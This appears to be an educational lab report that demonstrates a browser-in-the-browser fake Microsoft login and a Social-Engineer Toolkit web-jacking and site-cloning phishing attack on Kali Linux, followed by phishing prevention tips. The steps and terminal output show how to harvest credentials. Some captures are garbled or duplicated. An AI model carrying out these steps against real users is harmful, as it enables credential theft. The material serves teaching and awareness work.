
STEP 3: Open terminal and install nodejs as `sudo apt install nodejs`

```
(kali㉿kali)-[~]
$ sudo apt install nodejs
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libnode93 nodejs-doc
Suggested packages:
  npm
The following NEW packages will be installed:
  libnode93 nodejs nodejs-doc
0 upgraded, 3 newly installed, 0 to remove and 812 not upgraded.
Need to get 9,809 kB/13.2 MB of archives.
After this operation, 59.6 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali-rolling/main amd64 libnode93 amd64 16.15.1+dfsg-1 [9,809 kB]
Fetched 5,412 kB in 5s (1,112 kB/s)
Selecting previously unselected package libnode93:amd64.
(Reading database ... 298552 files and directories currently installed.)
Preparing to unpack .../libnode93_16.15.1+dfsg-1_amd64.deb ...
Unpacking libnode93:amd64 (16.15.1+dfsg-1) ...
Selecting previously unselected package nodejs.
Preparing to unpack .../nodejs_16.15.1+dfsg-1_amd64.deb ...
Unpacking nodejs (16.15.1+dfsg-1) ...
Selecting previously unselected package nodejs-doc.
Preparing to unpack .../nodejs-doc_16.15.1+dfsg-1_all.deb ...
Unpacking nodejs-doc (16.15.1+dfsg-1) ...
Setting up libnode93:amd64 (16.15.1+dfsg-1) ...
Setting up nodejs (16.15.1+dfsg-1) ...
update-alternatives: using /usr/bin/nodejs to provide /usr/bin/js (js) in auto mode
Setting up nodejs-doc (16.15.1+dfsg-1) ...
Processing triggers for libc-bin (2.33-6) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.2.0) ...
```


STEP 4:Now install npm as `sudo apt install npm`




STEP 5: Go to location of the BITB attack folder and extract it and open the contents and click on **OPEN TERMINAL HERE**




STEP 6:Open the file location and click on OPEN TERMINAL HERE




STEP 7: Execute the command `node web.js` and press enter.





STEP 8: Open the browser and enter localhost/



STEP 9: Hit SIGN IN WITH MICROSOFT button and pop-up (login page) will be opened.



STEP 10: Enter the details in pop-up..all the details will be displayed in the terminal.



DEMONSTRATE SEARCH ENGINE PHISHING

What is search engine phishing?

Search engine phishing happens through online website search engines. Here, the individual may face offers or messages that lure the individual to visit the website. The search process may be legitimate, but the website is fake and only exists to swipe the individual's personal information.

Tool I am going to use : Setoolkit

One of the most commonly used tools regarding social engineering attacks against the human element is the social engineering toolkit is an open-source tool containing options for attack vectors to make a believable attack quickly, it was designed for testing purposes only.


The most famous social engineering attacks are online. The attacker may clone a legitimate website and trick the victim to visit the link and enter his credentials.

Steps to install Setoolkit:

Execute the following commands in terminal:


1.first we have to open kali linux

2.next we have to search for social engineering toolkit




3.click and enter it and a page will open

4.choose social engineering attacks and enter



5.next we have to choose website attack vectors and enter



6.Next we have to choose web jacking attck method and click enter

```

File Actions Edit View Help
Shell No.1
Version 0.8.1
Follow us on Twitter: @trustdevsec
Follow us on GitHub: https://github.com/trustdevsec
message: https://www.trustdevsec.com
why not use our toolset instead?
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustDevSec.
Visit: https://www.trustdevsec.com
https://github.com/trustdevsec/sef to update all your tools

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Java Applet Attack
3) Infectious Media Generator
4) Metasploit Browser Exploit
5) Mass Mailer Attack
6) Arsiso-Based Attack Vector
7) Java Applet Exploit Attack Vector
8) OICQ Generator Attack Vector
9) Web-Jacking Attack Vectors
10) Third Party Modules
11) Return back to the main menu.

[1] 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spawn a Java Certificate and deliver a metasploit based payload. Uses a customized Java applet created by Thomas Worth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web site that has a username and password field and harvest all the information posted to the website.

The TabHopping method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white sheep, impuse, this method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/stuck.

The Multi-attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/TabHopping all at once to see which is successful.

The HTA Attack method will allow you to close a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) TabHopping Attack Method
5) Web-Jacking Attack Method
6) Multi-attack Method
7) HTA Attack Method
8) Third Party Modules
9) Return to Main Menu

[1] 2>

```

7.next we have to choose the site cloner and click on enter

```

File Actions Edit View Help
Shell No.1
Website Attack Vectors
1) Website Attack Vectors
2) Java Applet Attack
3) Infectious Media Generator
4) Metasploit Browser Exploit
5) Mass Mailer Attack
6) Arsiso-Based Attack Vector
7) Java Applet Exploit Attack Vector
8) OICQ Generator Attack Vector
9) Web-Jacking Attack Vectors
10) Third Party Modules
11) Return back to the main menu.

[1] 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spawn a Java Certificate and deliver a metasploit based payload. Uses a customized Java applet created by Thomas Worth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web site that has a username and password field and harvest all the information posted to the website.

The TabHopping method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white sheep, impuse, this method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/stuck.

The Multi-attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/TabHopping all at once to see which is successful.

The HTA Attack method will allow you to close a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) TabHopping Attack Method
5) Web-Jacking Attack Method
6) Multi-attack Method
7) HTA Attack Method
8) Third Party Modules
9) Return to Main Menu

[1] 2>

```


8.Next we have to type the ip idress of the kali linux using the “ifconfig” command

```

File Actions Edit View Help
Shell No.1 x kali@kali: ~
root: corrupt history file /home/kali/.zsh_history
[1] 11996 Stopped (Ctrl+C) zsh
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST mtu 1500
        inet 192.168.44.133 brd 192.168.44.255 netmask 255.255.255.0 broadcast 192.168.44.255
        inet6 fe80::4c2b:9ff%eth0 brd fe80::ff:fe2b:9ff%eth0 scope link
          link-layer brd ff:ff:ff:ff:ff:ff brd ff:ff:ff:ff:ff:ff
          txqueuelen 10000 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
        flags=4163<UP,BROADCAST,RUNNING,MULTICAST mtu 1500
        inet 192.168.44.133 brd 192.168.44.255 netmask 255.255.255.0 broadcast 192.168.44.255
        inet6 fe80::4c2b:9ff%wlan0 brd fe80::ff:fe2b:9ff%wlan0 scope link
          link-layer brd ff:ff:ff:ff:ff:ff brd ff:ff:ff:ff:ff:ff
          txqueuelen 1000 (Wireless interface)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

9.copy the ip and paste in it and click enter



```
File Actions Edit View Help
ShellNo.1 * kali@kali: ~
[*] line. You can edit the line replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will allow you to close a site and perform powerful injection through HTA files which can be used for Windows-based powershell exploitation through the Browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Microsoft Internet Explorer Exploit Method
4) Tabnabbing Attack Method
5) Webkit Exploit Method
6) Multi-Attack Exp Method
7) Multi-Attack Exploit Method
8) Multi-Attack Exploit Method
99) Return to Main Menu

[*]import[*]
The first method will allow SET to import a list of pre-defined web
applications that you can utilize within the attack.

The second method will completely close a website of your choosing
and allow you to utilize the attack methods against the completely
closed web application you were attempting to close.

The third method allows you to import your own website, note that you
can only have one local file when using the import website
functionality.


1) Web Templates
2) Site Closer
3) Import Website
99) Return to Metasploit Menu

[*]metasploit[*]
* IMPORTANT - READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
You may that this works by by closing a site and looking for form fields to
exploit. If the form fields are not used correctly, posting them to the standard
form and use the "IMPORt" feature. additionally, really
important.


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address before, not your WIF address. Additionally, if you don't know
what your external IP address is, you can use the "ifconfig" command to
find it. If you do not specify an external IP address, the exploit will
not work. This isn't a SET issue
this is how networking works.

[*]metasploit[*] IP address For the POST back in Metasploit/TaBnabbing [192.168.46.133]:192.168.46.133
[*]metasploit[*] Example: http://www.thisisafakewebsite.com
[*]metasploit[*] Checking the url to check if
[*]metasploit[*]
```

10.next we have to copy the copy the link of the google and paste it in it.



11.paste the google url and click enter



```
File Actions Edit View Help
ShellNo.1 * kali@kali: ~
[*] line. You can edit the line replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will allow you to close a site and perform powerful injection through HTA files which can be used for Windows-based powershell exploitation through the Browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Microsoft Internet Explorer Exploit Method
4) Tabnabbing Attack Method
5) Webkit Exploit Method
6) Multi-Attack Exp Method
7) Multi-Attack Exploit Method
8) Multi-Attack Exploit Method
99) Return to Main Menu

[*]import[*]
The first method will allow SET to import a list of pre-defined web
applications that you can utilize within the attack.

The second method will completely close a website of your choosing
and allow you to utilize the attack methods against the completely
closed web application you were attempting to close.

The third method allows you to import your own website, note that you
can only have one local file when using the import website
functionality.


1) Web Templates
2) Site Closer
3) Import Website
99) Return to Metasploit Menu

[*]metasploit[*]
* IMPORTANT - READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
You may that this works by by closing a site and looking for form fields to
exploit. If the form fields are not used correctly, posting them to the standard
form and use the "IMPORt" feature. additionally, really
important.

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address before, not your WIF address. Additionally, if you don't know
what your external IP address is, you can use the "ifconfig" command to
find it. If you do not specify an external IP address, the exploit will
not work. This isn't a SET issue
this is how networking works.

[*]metasploit[*] IP address For the POST back in Metasploit/TaBnabbing [192.168.46.133]:192.168.46.133
[*]metasploit[*] Example: http://www.thisisafakewebsite.com
[*]metasploit[*] Checking the url to check if
[*]metasploit[*] This could take a little bit
[*]metasploit[*] We will see if our site closed or it errorred and if no exploit was available. Exploiters like options will NOT work in a web browser
[*]metasploit[*] This is a simple exploit that checks if the url is valid
[*]metasploit[*] Metasploit will then attempt to exploit the site
[*]metasploit[*] Exploitation will be attempted on port 80
[*]metasploit[*]
```


12.next we have to open windows and open the chrome and enter the ip address of the kali linux and click enter



[The site https://www.google.com has moved, click here to go to the new location.](https://www.google.com)



13.Click on the link and you will redirected to the google search box page



14.And type Facebook in the search box and click enter and open kali Linux

15.In kali Linux we have seen that the Facebook in the kali Linux if the user type Instagram we have to see that in the kali Linux what the user open.

PREVENTIONS FOR THE SEARCH ENGINE PHISHING:

- Don't click and Don't enter
 - That means don't click on any links that can be send in whats app group and send it in by unknown persons.
 - Change the gmail password and social media password regularly.
 - 3.Don't give any confederal information in unsecured websites
 - 4.Update your phone when the update comes.
 - 5.Use 2 factor authentication to gmals and other social medias like facebook and instagram etc..
 - 6.Think before twice when you click on any click .

Counter Measures

PHISHING PREVENTION:

1. Know what a phishing scam looks like

New phishing attack methods are being developed all the time, but they share commonalities that can be identified if you know what to look for. There are many sites online that will keep you informed of the latest phishing attacks and their key identifiers.

The earlier you find out about the latest attack methods and share them with your users through regular security awareness training, the more likely you are to avoid a potential attack.

2. Don't click on that link

It's generally not advisable to click on a link in an email or instant message, even if you know the sender. The bare minimum you should be doing is hovering over the link to see if the destination is the correct one. Some phishing attacks are fairly sophisticated, and the destination URL can look like a carbon copy of the genuine site, set up to record keystrokes or steal login/credit card information. If it's possible for you to go straight to the site through your search engine, rather than click on the link, then you should do so.

3. Get free anti-phishing add-ons

Most browsers nowadays will enable you to download add-ons that spot the signs of a malicious website or alert you about known phishing sites. They are usually completely free so there's no reason not to have this installed on every device in your organization.

4. Don't give your information to an unsecured site

If the URL of the website doesn't start with "https", or you cannot see a closed padlock icon next to the URL, do not enter any sensitive information or download files from that site. Site's without security certificates may not be intended for phishing scams, but it's better to be safe than sorry.

5. Rotate passwords regularly

If you've got online accounts, you should get into the habit of regularly rotating your passwords so that you prevent an attacker from gaining unlimited access. Your accounts may have been compromised without you knowing, so adding that extra layer of protection through password rotation can prevent ongoing attacks and lock out potential attackers.

6. Don't ignore those updates

Receiving numerous update messages can be frustrating, and it can be tempting to put them off or ignore them altogether. Don't do this. Security patches and updates are released for a reason, most commonly to keep up to date with modern cyber-attack methods by patching holes in security. If you don't update your browser, you could be at risk of phishing attacks through known vulnerabilities that could have been easily avoided.

7. Install firewalls

Firewalls are an effective way to prevent external attacks, acting as a shield between your computer and an attacker. Both desktop firewalls and network firewalls, when used together, can bolster your security and reduce the chances of a hacker infiltrating your environment.

8. Don't be tempted by those pop-ups

Pop-ups aren't just irritating; they are often linked to malware as part of attempted phishing attacks. Most browsers now allow you to download and install free ad-blocker software that will automatically block most of the malicious pop-ups. If one does manage to evade the ad-blocker though, don't be tempted to click! Occasionally pop-ups will try and deceive you with where the "Close" button is, so always try and look for an "x" in one of the corners.

9. Don't give out important information unless you must

As a general rule of thumb, unless you 100% trust the site you are on, you should not willingly give out your card information. Make sure, if you have to provide your information, that you verify the website is genuine, that the company is real and that the site itself is secure.

10. Have a Data Security Platform to spot signs of an attack

If you are unfortunate enough to be the victim of a successful phishing attack, then it's important you are able to detect and react in a timely manner. Having a [data security platform](#) in place helps take some of the pressure off the IT/Security team by automatically

alerting on anomalous user behavior and unwanted changes to files. If an attacker has access to your sensitive information, data security platforms can help to identify the affected account so that you can take actions to prevent further damage.

10 things users should do to prevent fishing attack

- | | | | |
|---|----------------------------------|--|--|
|  1 | Think Twice Before You Click |  6 | Use Antivirus Software |
|  2 | Update Your Browser |  7 | Customize Your Browser with Anti-Phishing Toolbars |
|  3 | Check Your Online Accounts Often |  8 | Avoid Using Public Networks |
|  4 | Beware of Pop-Ups |  9 | Delete the Email Once Detected |
|  5 | Get Your Firewall Up |  10 | Block the Sender |



BEST PRACTICES TO PREVENT PHISHING ATTACKS

- | | | | | |
